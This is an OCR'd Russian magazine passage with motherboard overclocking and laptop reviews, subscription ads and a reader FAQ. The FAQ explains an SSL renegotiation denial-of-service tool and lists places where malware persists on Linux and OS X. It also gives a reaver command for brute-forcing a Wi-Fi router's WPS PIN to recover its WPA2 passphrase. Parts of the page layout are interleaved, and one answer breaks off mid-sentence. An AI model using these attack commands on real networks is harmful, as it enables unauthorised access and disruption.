
ASROCK A75 PRO4

Итак, мы начинаем. Первой по алфавиту идет материнская плата ASRock A75 Pro4. Перед нами сразу же предстает топовое устройство! Об этом красноречиво свидетельствует наличие таких оверклокерских фишек, как кнопки запуска/перезагрузки системы и обнуления настроек BIOS. Вообще, на базе «четвертой» никто не помешает тебе собрать достаточно производительный десктоп.

Правда, с разгоном у нас дела как-то не заладились. Все попытки поднять шину выше отметки 105 МГц закончились «выпадением» SATA-контроллера. В итоге система вроде бы работала стабильно (по крайней мере в BIOS), но зайти в операционную систему не получалось.

Попытки разогнать «камень» и память с помощью функции EZ OC Mode также провалились. Для тех, кто не в курсе, поясним: теоретически достаточно клацнуть в BIOS'е всего один раз, чтобы разогнать CPU до 3300/3400/3500/3600 МГц и «мозги» до 2000/2200/2500 МГц. Но не тут-то было! Не сра-бо-та-ло! Перепрошивка BIOS до версии 1.80 никаких дивидендов не принесла. В общем, очевидно, что прошивка ASRock A75 Pro4 оставляет желать лучшего. Остается лишь надеяться, что со временем эта проблема будет решена.





ASROCK A75 EXTREME6

Как говорится, первый блин комом. Посмотрим, что удастся выжать из ASRock A75 Extreme6. Вообще, линейка Extreme6 является гордостью тайваньской компании. В недалеком прошлом мы уже изучали материнские платы на базе чипсета Intel P67 Express. Настало время AMD. Прошли те времена, когда с ASRock ассоциировались исключительно бюджетные решения. Но с топового продукта и спрос соответствующий. Материнская плата ASRock A75 Extreme6 в своем роде уникальна: на текстолите распаяно сразу три порта PCI Express x16. Правда, в случае использования массива видеокарт CrossFireX работать они будут по схеме x8 + x8 + x4.


В плане разгона ASRock A75 Extreme6 оказалась пошустрее «прошки». Однако скажем сразу: нам не удалось достичь даже показателей чуть выше среднего. После увеличения частоты шины до 112 МГц процессор с частотой 112 x 29 = 3248 МГц, а память —112 x 18,66=2089,92 МГц. Функция EZ OC Mode также оказалась абсолютно бесполезной.

Плюс на базе AMD Llano можно собрать медиацентр любой сложности. В общем, с AMD Llano не соскучишься — он предоставляет обширный простор для творчества.

МЕТОДИКА ТЕСТИРОВАНИЯ

Опять возвращаемся к разгону. Удивительно приятно осознавать, что оверклокинг платы существенно повышает производительность всей системы. За счет набора множителей процессора и оперативной памяти разгон «мам» по шине дают колоссальный эффект. Так, графический кластер AMD Llano буквально преображается и из гадкого утенка в великолепного лебедя. Не так давно компания GIGABYTE представила ролик, в котором было показано, как на машине с процессором AMD A8-3850, разогнанным до 3600 МГц, преспокойно играют в Crysis 2. Повторим, в Crysis 2! Мы решили последовать примеру инженеров тайваньской компании и установить рамку. Оценку «отлично» получали те платы, при использовании которых удавалось спокойно играть в Crysis 2 с разрешением 1920 x 1080 точек и максимальном качестве графики, но в среде DirectX 9. «Отлично» — означает не меньше 25 FPS. При этом выставлялись максимальные множители памяти и процессора. Для более полного анализа мы воспользовались финским бенчмарком 3DMark Vantage и выбрали режим теста performance. Наконец, после тестирования на игровых приложениях мы снижали множители «камня» и памяти и определяли максимальный потолок частоты шины у материнских плат, которого удалось достичь при воздушном охлаждении. Все результаты заносились в сводные диаграммы.

ASUS F1A75-I DELUXE



Интересный концепт материнской платы представила компания ASUS. Устройство F1A75-I Deluxe выполнено в формфакторе Mini-ITX и при этом оснащено полноценным слотом PCI Express x16. Из-за габаритов остальным слотам места не нашлось. Но горевать не стоит. Слово Deluxe в названии текстолитового гаджета говорит о поддержке беспроводных технологий Wi-Fi и Bluetooth. В общем, ASUS F1A75-I Deluxe — идеальный вариант для тех, кто хочет собрать HTPC в микроскопическом корпусе. Удивительное рядом: эту плату оснастили вполне боеспособными функциями разгона. Хорошо знакомый UEFI BIOS великолепно оптимизирован. Благодаря этому наша крошка выдала на-гора 118 МГц по шине. После такого разгона процессор заработал на частоте 118 x 29 = 3422 МГц, а память — на частоте 118 x 18,66 = 2201,88 МГц. Большего достичь в любом случае не удастся. Хотя бы потому, что на процессор не получится установить мощный габаритный кулер. Он либо не влезет, либо перекроет оперативную память и слот PCI Express x16. С другой стороны, такой кулер, как, например, Scythe Big Shuriken, позволит одновременно охлаждать и процессор, и память, и подсистему питания материнской платы.




ASUS F1A75-V PRO

Материнская плата ASUS F1A75-V PRO уже гостила в нашей тестовой лаборатории. Не так давно в рубрике «Разгон» именно она служила путеводной звездой во время пробного разгона AMD Llano. И, надо признаться, показала себя только с лучшей стороны! В этот раз нам удалось стабильно работать на частоте шины 140 МГц. При такой частоте тактового генератора процессор может работать с частотой 140 x 29 = 4060 МГц, а память — с частотой 140 x 18,66=2612,4 МГц. Но, к сожалению, в первом случае воздушная система охлаждения не справилась с разгоряченным «камнем». В случае с ОЗУ нужно еще постараться найти такой кит. В итоге нам пришлось снизить частоту шины и проходить тесты при меньших показателях «камня» и памяти. Тем не менее, рубеж 25 FPS в Crysis 2 был пройден! Как мы и обещали, плата получает оценку «отлично».

Для тех, кому подобная прыть от AMD Llano покажется недостаточной, предусмотрена поддержка двух слотов PCI Express x16, работающих согласно схеме x16 + x4. Также ты можешь рассчитывать на парочку PCI Express x1 и трио PCI. Эквивалентный функционал в совокупности с большим количеством SATA- и USB-портов последних поколений превращает материнскую плату ASUS F1A75-V PRO в универсальное устройство.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

	ASRock A75 Pro4	 ASRock A75 Extreme6	 ASUS F1A75-I Deluxe
Сокет:	FM1	FM1	FM1
Память:	1066–2400 МГц	1066–2400 МГц	1066–1866 МГц
Слоты расширения:	1x PCI Express x16, 1x PCI Express x4, 2x PCI Express x1, 3x PCI	1x PCI Express x16, 1x PCI Express x8, 1x PCI Express x4, 1x PCI Express x1, 3x PCI	1x PCI Express x16
Дисковые контроллеры:	5x SATA 3.0	8x SATA 3.0	5x SATA 3.0
Аудио:	7.1 CH HD Realtek ALC892	7.1 CH HD Realtek ALC892	7.1 CH HD Realtek ALC892
Сеть:	Realtek RTL8111E, 10/100/1000 Мбит/с	Realtek RTL8111E, 10/100/1000 Мбит/с	Realtek RTL8111E, 10/100/1000 Мбит/с; Wi-Fi 802.11 b/g/n
Разъемы на задней панели:	1x D-Sub, 1x DVI, 1x HDMI, 4x USB 3.0, 2x USB 2.0, 1x eSATA, 1x FireWire, 1x S/PDIF, 1x RJ-45, 1x PS/2, 5x audio	1x D-Sub, 1x DVI, 1x HDMI, 4x USB 3.0, 2x USB 2.0, 1x eSATA, 1x FireWire, 1x S/PDIF, 1x RJ-45, 1x PS/2, 6x audio	1x DisplayPort, 1x DVI, 1x HDMI, 2x USB 3.0, 4x USB 2.0, 1x eSATA, 1x FireWire, 1x S/PDIF, 1x RJ-45, 1x PS/2, 1x Bluetooth, 3x audio
Формфактор:	ATX	ATX	Mini-ITX

GIGABYTE GA-A75M-D2H

Познакомимся с материнской платой GIGABYTE GA-A75M-D2H. Как видно по картинке, перед нами устройство формфактора mATX. Во многом из-за этого инженерам тайваньской компании пришлось уменьшить число слотов DIMM до двух. Но порты для ОЗУ расположены настолько близко к процессорному гнезду, что при использовании габаритного кулера башенного типа киты попросту не поместятся. В ходе тестирования нам пришлось снимать систему охлаждения с кита оперативки. Поэтому советуем внимательно отнестись к выбору системы охлаждения CPU. Вторым недостатком разводки GIGABYTE GA-A75M-D2H мы считаем распаянные SATA-коннекторы. Но он проявится только при использовании габаритной видеокарты. В остальном к столь миниатюрной плате претензий по разводке нет. Назовите автора этой статьи старомодным, но как же приятно работать с прежним BIOS'ом от Award. Привычный голубой экран, привычное меню M.I.T. и никакой поддержки мыши! Это, возможно, совпадение, но именно бюджетная материнская плата GIGABYTE GA-A75M-D2H с таким BIOS'ом продемонстрировала достаточно неплохие результаты разгона. И это при наличии скромных по сегодняшним меркам пяти фаз питания CPU. При увеличении частоты шины до 128 МГц «камень» заработал с частотой 128 x 28 = 3584 МГц, а память — с частотой 128 x 18,66 = 2388,5 МГц. Максимальная частота шины достигала 134 МГц.





MSI A75MA-G55

Так получилось, что в сегодняшнем тесте участвовал всего один продукт компании MSI. Материнская плата MSI A75MA-G55 может постоять за себя, ведь на страже стабильности устройства, да и всей системы, стоит технология Military Class II. Конечно, маркетологи наверняка постарались выставить всё в ярком свете. Но в то же время тяжело отрицать эффективность японских твердотельных конденсаторов и высококачественных элементов питания. При этом цена MSI A75MA-G55 весьма демократична.

Идем дальше. BIOS материнской платы MSI A75MA-G55, как пацанчик из Южного Бутово, четкий. Здесь нет расплывчатых понятий. Если и можно поднять частоту шины, то лишь до 128 МГц. Если и можно поднять напряжение, то только на определенную величину, причем не очень большую. В итоге уже чисто визуально заметно, что в плане оверклокинга много из этой платы не выжмешь. Тем не менее, 115 МГц на шине мы получили. Процессор заработал на частоте 115 x 29 = 3335 МГц, а память — на частоте 115 x 18,66 = 2145,9 МГц.

ASUS F1A75-V PRO	GIGABYTE GA-A75M-D2H	MSI A75MA-G55
FM1	FM1	FM1
1066–2250 МГц	1066–2400 МГц	1066–1600 МГц
1x PCI Express x16, 1x PCI Express x4, 2x PCI Express x1, 3x PCI	1x PCI Express x16, 1x PCI Express x4, 1x PCI Express x1, 1x PCI	1x PCI Express x16, 1x PCI Express x4, 1x PCI Express x1, 1x PCI
7x SATA 3.0	6x SATA 3.0	6x SATA 3.0
7.1 CH HD Realtek ALC892	7.1 CH HD Realtek ALC889	7.1 CH HD Realtek ALC887
Realtek RTL8111E, 10/100/1000 Мбит/с	Realtek RTL8111E, 10/100/1000 Мбит/с	Realtek RTL8111E, 10/100/1000 Мбит/с
1x D-Sub, 1x DisplayPort, 1x DVI, 1x HDMI, 4x USB 3.0, 2x USB 2.0, 1x eSATA, 1x FireWire, 1x S/PDIF, 1x RJ-45, 1x PS/2, 6x audio	1x D-Sub, 1x DVI, 1x HDMI, 2x USB 3.0, 4x USB 2.0, 1x S/PDIF, 1x RJ-45, 1x PS/2, 3x audio	1x D-Sub, 1x DVI, 1x HDMI, 2x USB 3.0, 4x USB 2.0, 1x RJ-45, 1x PS/2, 6x audio
ATX	mATX	mATX

С НИМИ ДЯДЬКА ЧЕРНОМОР

Вот парадокс: все устройства, которые мы тестировали, наверняка найдут своего покупателя, хотя у нас и было к ним много претензий. В оправдание производителей можно сказать, что со временем, после пары-тройки перепрошивок BIOS, всё устаканится. Нам же остается раздать награды. За великолепную производительность и замечательный оверклокерский потенциал приз «Выбор редакции» достается материнке ASUS F1A75-V PRO. Плата GIGABYTE GA-A75M-D2H при полном отсутствии конкурентов «загребает» титул «Лучшая покупка». Также хочется отметить материнскую плату GIGABYTE GA-A75-UD4H за ее уникальные способности в области разгона процессора и оперативной памяти.

Сергей Никитин



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Размер экрана: 17.3", 1920x1080 точек
Процессор: Intel Core i5-2410M, 2.4 ГГц
Оперативная память: DDR3-1333, 6 Гб
Видеоплата: AMD Radeon 6650M, 2 Гб
Жесткий диск: 500 Гб
Сетевые возможности: Gigabit LAN, Wi-Fi , Bluetooth 3.0
Дополнительно: 3D-очки
Операционная система: Windows 7 x64
Габариты: 415.8x276.1x32.3x 37.9 мм
Вес: 2.9 кг

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:

WinRAR: 2369 Кб/с
Super Pi (16M): 330 с
PCMark'05: 8788 баллов
3DMark Vantage: 4431 балла
Resident Evil 5: 59 FPS
Call of Juarez: 21.5 FPS
Alien VS Predator: 13 FPS
Heaven Dragon: 12 FPS
Battery Eater: 67 минут

SAMSUNG RF712-S01

УНИВЕРСАЛЬНЫЙ НОУТБУК ДЛЯ РАЗВЛЕЧЕНИЙ!

Сегодняшние ноутбуки практически ни в чем не уступают своим настольным собратьям. И это факт. Они собраны из мощных компонентов, позволяющих запускать новейшие игровые хиты. Они практичны и удобны в использовании. Кроме того в лэптоп подчас куда легче внедрить какую-нибудь интересную технологию. Например, ноутбук Samsung RF712 может, помимо всего вышеперечисленного, похвастаться еще и возможностью работы с 3D!

МЕТОДИКА ТЕСТИРОВАНИЯ

Для проверки того, на что способен этот мобильный компьютер, мы применили нашу специально разработанную для таких случаев методику. Она состоит из трех групп программ — тех, которые вычисляют производительность связки процессор-память, синтетических бенчмарков и настоящих игровых приложений. В первую группу вошли тест, встроенный в архиватор WinRAR, и утилита Super Pi. Вторая представлена продуктами Futuremark: PCMark'05 и 3DMark Vantage. А в игровую группу вошли тесты Resident Evil 5, Call of Juarez, Alien Vs. Predator и Heaven. Они запускались с параметрами по умолчанию и разрешением 1280x1024 точек. Время работы от батареи проверялось с помощью утилиты Battery Eater – режим «классический».

ПЕРВОЕ ЗНАКОМСТВО

Модель Samsung RF712 выглядит солидно и внушительно, но при этом не производит впечатления скучного ноутбука. У него симпатичный, современный дизайн. На наш взгляд очень удачно выполнена подсветка клавиш. Дополняет общее позитивное впечатление большой дисплей. О нем стоит рассказать особо, так как производитель позиционирует его как «самый яркий ноутбучный дисплей в мире». Кроме того, одев идущие в комплекте 3D-очки и, запустив соответствующую игру или фильм, ты получишь трехмерную картинку. Думаем, про актуальность 3D лишний раз напоминать не стоит.

Вообще же, Samsung RF712 оснащен практически всеми новейшими технологиями. К услугам пользователя будет доступен: Wi-FI стандарта 801.11n, привод Blu-Ray, USB 3.0 и Bluetooth 3.0. Ну а про современное «железо» и говорить нечего . Все тесты производительности Samsung RF712 завершил с весьма хорошими результатами, на нем можно как комфортно работать, так и играть в любые современные игры. Спасибо процессору Intel Core i5-2410M и дискретной видеокарте AMD Radeon 6650M.

И ЕЩЕ НЕМНОГО

Как и у других устройств от Samsung, у модели RF712 есть много дополнительных фишек. Некоторые из них не только весьма интересны, но и полезны. Например, возможность подзарядки различных мобильных USB-устройств от соответствующего порта компьютера, даже если он выключен. Или вот функция ускоренного выхода из спящего режима. Несомненно, к приятным моментам относится и весьма солидный набор программного обеспечения, который идет с Samsung RF712 в комплекте поставки.


ВЫВОДЫ

Ноутбук Samsung RF712 получился очень интересным. Он под завязку набит новейшими технологиями, современным «железом» и прочими вкусностями. Да, пожалуй, перед тобой действительно идеальный ноутбук для развлечений. Осталось проверить, готов ли попкорн в микроволновке!

(game)land

ПОДПИШИСЬ!

shop.glc.ru



Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999

+7 (495) 663-82-77 (бесплатно)



6 номеров — **1110 руб.**
13 номеров — **1999 руб.**



6 номеров — **1110 руб.**
13 номеров — **1999 руб.**



6 номеров — **564 руб.**
13 номеров — **1105 руб.**




6 номеров — **1110 руб.**
13 номеров — **1999 руб.**




6 номеров — **810 руб.**
13 номеров — **1499 руб.**



6 номеров — **1110 руб.**
13 номеров — **1999 руб.**



6 номеров — **630 руб.**
13 номеров — **1140 руб.**



6 номеров — **895 руб.**
13 номеров — **1699 руб.**



6 номеров — **1194 руб.**
13 номеров — **2149 руб.**



6 номеров — **894 руб.**
13 номеров — **1699 руб.**



6 номеров — **690 руб.**
13 номеров — **1249 руб.**



6 номеров — **775 руб.**
13 номеров — **1399 руб.**



6 номеров — **950 руб.**
13 номеров — **1699 руб.**



6 номеров — **810 руб.**
13 номеров — **1499 руб.**

Степан Ильин (twtitter.com/stepah)



FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q ПОСЛЕДНЕЕ ВРЕМЯ ВСЕ ЧАЩЕ ГОВОРЯТ О ПЕРЕХВАТЕ ДАННЫХ, КОТОРЫЕ ПЕРЕДАЮТСЯ НЕ ТОЛЬКО ПО SSL (КСТАТИ, СПАСИБО ВАМ ЗА КЛАССНЫЕ МАТЕРИАЛЫ В #11/11 НОМЕРЕ), НО И НА САМ SSL-ДЕМОН. ЕСТЬ ДАЖЕ УТИЛИТА THC-SSL-DOS (WWW.THC.ORG/THC-SSL-DOS) ДЛЯ ВЫЗОВА ОТКАЗА В ОБСЛУЖИВАНИИ. В ЧЕМ СОЛЬ? ВЕДЬ THC ФИГНЮ НЕ РЕЛИЗИТ!

A Идея вызвать DDoS SSL-демона довольно проста. Суди сам: установка защищенного SSL-соединения требует на сервере в 15 раз больше ресурсов, чем на клиенте. Соответственно, THC-SSL-DOS (www.thc.org/thc-ssl-dos) использует эту пропорцию, чтобы вызвать отказ в обслуживании. На деле используется всего один TCP-пакет, чтобы начать процесс SSL handshakes с сервером. Та версия утилиты, которая доступна в паблике, может вызвать DDoS тех сервисов, которые поддерживают установку соединения со стороны клиента (client-initiated renegotiations). Выяснить это можно с помощью другой утилиты sslyze (code.google.com/p/sslyze):

```
python sslyze.py --reneg www.server.com:443
```

Если в графе напротив client-initiated renegotiations будет значение Honored, значит, сервис уязвим. По словам разработчиков, сегодня проблема затрагивает все реализации SSL (хотя известно о ней еще с 2003 года). Если это так, то уязвимы и те сервисы, которые поддерживают так называемую процедуру Secure Renegotiation, однако, в паблике эксплоита нет. Утилита sslyze выполняет также несколько других проверок уровня безопасности SSL: позволяет выявить использование слабых шифров, определяет версию протокола (SSLv2, SSLv3 и TLSv1) и проводит валидацию сертификата.

Q ЧИТАЛ ГДЕ-ТО, ЧТО ВИНЧЕСТЕРЫ ДЛЯ СЕРВЕРОВ ДЕЛАЮТСЯ БОЛЕЕ НАДЕЖНЫМИ (СНИЖЕННАЯ СКОРОСТЬ ВРАЩЕНИЯ ДИСКОВ, БОЛЕЕ СТРОГАЯ ПРОВЕРКА НА ВСЕХ ЭТАПАХ ПРОИЗВОДСТВА И Т. Д.). ВОПРОС: А ЕСТЬ ЛИ В ПРОДАЖЕ ВНЕШНИЕ НАКОПИТЕЛИ НА 2,5-ДЮЙМОВЫХ ВИНЧЕСТЕРАХ (ПРЕДНАЗНАЧЕННЫХ ДЛЯ СЕРВЕРОВ) ИЛИ ЖЕ В СЕРВЕРАХ ИСПОЛЬЗУЮТСЯ ТОЛЬКО 3,5-ДЮЙМОВЫЕ ЖЕСТКИЕ ДИСКИ?

A Среди жестких дисков формфактора 2,5", в отличие от 3,5-дюймовых жестких дисков, производители не выделяют модели повышенной надёжности. Серверные диски формфактора 2,5" существуют, как и корзины под них, но все они относятся к типу SAS (Serial Attached SCSI) и немного толще обычных. Получить 2,5-дюймовый серверный SATA-диск можно, взяв HDD семейства Western Digital VelociRaptor, который представляет собой 3,5-дюймовый радиатор с прикреплённым к нему 2,5-дюймовым диском, и отсоединить сам диск. При этом могут возникнуть проблемы с перегревом. И хотя практический опыт показывает, что отдельные экземпляры могут продолжительное время нормально работать без радиаторов, помни, что ты делаешь это на свой страх и риск и дополнительное охлаждение всё-таки желательно. К слову, о дисках повышенной надёжности. Специалисты по восстановлению данных не зафиксировали более-менее заметной повышенной надёжности у 3,5-дюймовых дисков, которые позиционируются производителями как диски повышенной надёжности.

Q ВЫ УЖЕ ДОВОЛЬНО МНОГО ПИСАЛИ ПРО ЗЛОВРЕД, КОТОРЫЙ ПРОПИСЫВАЕТ СЕБЯ В WINDOWS-СИСТЕМЫ. В БОЛЬШИНСТВЕ СЛУЧАЕВ Я ПРЕДСТАВЛЯЮ, ГДЕ ИСКАТЬ СЛЕДЫ МАЛВАРИ. НО ВОТ ГДЕ МОЖЕТ ПРОПИСАТЬ СЕБЯ ВИРУС В СИСТЕМАХ LINUX И OS X, ЧТОБЫ ОСТАТЬСЯ В СИСТЕМЕ ПОСЛЕ ПЕРЕЗАГРУЗКИ?

A В UNIX-системах его нужно искать в следующих папках:

```
/var/at/tabs/<username>
/etc/ttys
/etc/profile
/etc/bashrc
/etc/csh.cshrc
/etc/csh.login
```

5 ШАГОВ: ИСПОЛЬЗУЕМ DROPBOX КАК БЕСПЛАТНЫЙ ХОСТИНГ

Довольная бредовая идея — использовать Dropbox для хостинга — работает и набирает популярность. А что? Никакой мороки с регистрацией, никакого геморроя с редактированием файлов и отправкой их на сервер (все делается внутри папки Dropbox), у сервиса практически гарантированный аптайм 99,9 % (спасибо Amazon S3) — короче говоря, почему бы и нет?

1 Проще всего, конечно, со статическим сайтом. Ты просто берешь все файлы проекта (HTML, CSS, JavaScript-сценарии) и забрасываешь их в директорию Public, после чего получаешь через контекстное меню public-линк для домашней страницы (скажем, index.html) вроде этого: http://dl.dropbox.com/u/21310/site/index.html.

2 Казалось бы, если следовать логике, то при открытии этой ссылки пользователю будет предложено скачать index.html. Но нет. Dropbox устроен так, что будет отдавать такой контент, как и любой другой хостинг. Страница откроется! Некрасивую ссылку можно сократить с помощью сервиса типа bit.ly и ему подобных.

```
/etc/rc.common
~/.profile
~/.bashrc
```

В OS X он может скрываться здесь:

```
/System/Library/LaunchDaemons
/System/Library/Extensions
/Library/LaunchDaemons
/System/Library/LaunchAgents
/Library/LaunchAgents
/Library/StartupItems
/Library/Preferences/loginwindow.plist
~/Library/LaunchAgents
~/Library/Preference/loginitems.plist
~/Library/Preference/loginwindows.plist
```

Но это, скорее, касается зловреда, который работает в user mode. Изящно написанная малварь может сделать бэкдор прямо в ядре системы:

```
/System/Library/Caches/com.apple.kernelcaches
/System/Library/Filesystems/AppleShare/
/System/Library/Filesystems/hfs.fs/Encodings/
```

А еще более искусно созданные образцы задействуют расширения EFI (актуально для современных Mac'ов, построенных на платформе Intel).

Q СДЕЛАЛ АПГРЕЙД И ПРИОБРЕЛ СЕБЕ SSD ДЛЯ СИСТЕМНОГО ДИСКА. ЗАНОВО СИСТЕМУ СТАВИТЬ НЕ ХОЧУ, ПОЭТОМУ СОБИРАЮСЬ СДЕЛАТЬ КЛОН. СЛЫШАЛ, ЧТО ЕСЛИ СТАВИТЬ WINDOWS 7 НА SSD, ТО УСТАНОВЩИК САМ ПОПРАВИТ КАКИЕ-ТО ПАРАМЕТРЫ. ПОДОЗРЕВАЮ, ЧТО В СЛУЧАЕ КЛОНИРОВАНИЯ ЭТОГО НЕ ПРОИЗОЙДЕТ. ТАК ЧТО ЖЕ НАДО СДЕЛАТЬ, ЧТОБЫ SSD НЕ УМЕР УЖЕ ЧЕРЕЗ ГОД?

A Чтобы минимизировать износ диска, производители советуют снизить количество операций записи. Windows 7 довольно умна в этом плане и сама умеет отключать механизмы, которые часто производят запись (например, Superfetch или Application launch prefetching). Как ОС отреагирует после клонирования, сложно

БОЛЬШОЙ ВОПРОС

Q СУЩЕСТВУЮТ ЛИ БОЛЕЕ ЭФФЕКТИВНЫЕ СПОСОБЫ ВЗЛОМА БЕСПРОВОДНОЙ WI-FI-СЕТИ, ЗАЩИЩЕННОЙ WPA/WPA2? МЫ ЖЕ ВСЕ ПОНИМАЕМ, ЧТО ПРИ ДОСТАТОЧНОЙ СЛОЖНОСТИ И ДЛИНЕ ПАРОЛЬНОЙ ФРАЗЫ ПЕРЕБОР МОЖЕТ ДЛИТЬСЯ ВЕЧНО.

A До недавнего времени я бы сказал, что никаких других способов подключиться к защищенной беспроводной сети, кроме как использовать брутфорс, не существует. Собственно, способы взлома непосредственно WPA/WPA2 остались неизменными, однако получить доступ к защищенной беспроводной сети можно, воспользовавшись обходным путем, но только в том случае, если в ней применяется очень популярная сегодня технология WPS. Напомню, что Wi-Fi Protected Setup — это стандарт, который позволяет легко установить дома защищенную беспроводную сеть на базе WPA2. Идея в том, что пользователю не нужно заморачиваться с настройкой защиты и вводом длинных парольных фраз, когда он добавляет в беспроводную сеть новое устройство, — весь процесс максимально упрощается. Используются восьмизначные PIN-коды. До недавнего времени эта технология считалась безопасной, но в декабре сразу несколько исследователей безопасности рассказали о неустранимых промахах в ее структуре (то есть фактически в устройстве), которые можно эксплуатировать. Протокол WPS оказался уязвимым к брутфорс-атакам, которые позволяет злоумышленнику подобрать WPS PIN, используемый точкой доступа, и, соответственно, парольную фразу WPA/WPA2, причем, что очень важно, всего за нескольких часов! Уязвимость «живет» на самом низком уровне, в самом протоколе. Это промах его разработчиков. В паблике доступна утилита Reaver (bit.ly/uAaS67), которая уже работает вполне стабильно и протестирована для большинства точек доступа и реализаций протокола WPS. Использовать ее очень просто: нужно лишь указать целевую BBSID (ее MAC-адрес) и интерфейс (который предварительно нужно перевести в режим монитора), который будет слушать эфир:

```
reaver -i mon0 -b 00:01:02:03:04:05
```

Помимо этого, автор предлагает коммерческую версию с несколькими полезными фичами и улучшениями, касающимися скорости подбора. Атаковать можно практически любой современный роутер, в котором WPS включена по умолчанию, — это миллионы девайсов по всему миру! Более подробнее об атаке ты можешь прочитать в этом документе: bit.ly/uAaS67. Помимо reaver, есть еще один PoC (bit.ly/u3mTXF), реализующий атаку, но эта утилита пока работает не со всеми Wi-Fi-адаптерами.

```
Encryption Type:
0000   00 08                                               ..
Network Key:
0000   72 65 61 6C 6C 79 5F 72  65 61 6C 6C 79 5F 6C 6F   really_really_lo
0010   6E 67 5F 77 70 61 5F 70  61 73 73 70 68 72 61 73   ng_wpa_passphras
0020   65 5F 67 6F 6F 64 5F 6C  75 63 6B 5F 63 72 61 63   e_good_luck_crac
0030   6B 69 6E 67 5F 74 68 69  73 5F 6F 6E 65            king_this_one
Key Wrap Algorithm:
```

Для подключения к сети WPS используется восьмизначный PIN. Сначала брутфорсится его первая часть, потом вторая, и в конце концов извлекается парольная фраза WPA2!

3 Увы, динамические сценарии на таком хостинге выполнить не получится, а вот прикрутить CMS можно благодаря сервису droppages.com. Скачиваем с последнего тему для сайта (например, demo.droppages.com.zip), после чего распаковываем архив в папку вроде your_site.droppages.com. Очень скоро здесь будет сайт.

4 Структура состоит из трех папок: Content (контент сайта в текстовом виде), Public (статический контент) и Templates (HTML-файлы, используемые для оформления страницы). Ты можешь настроить шаблоны под себя и разметить текст (в папке Content) с помощью специальной разметки и ключевых слов.

5 Далее используем стандартную возможность для расшаривания папок и предоставляем доступ server1@droppages.com. После этого сервис сможет обрабатывать твои файлы с контентом и шаблонами и отдавать сформированные HTML-страницы. За небольшую денежку можно даже привязать сайт к домену.

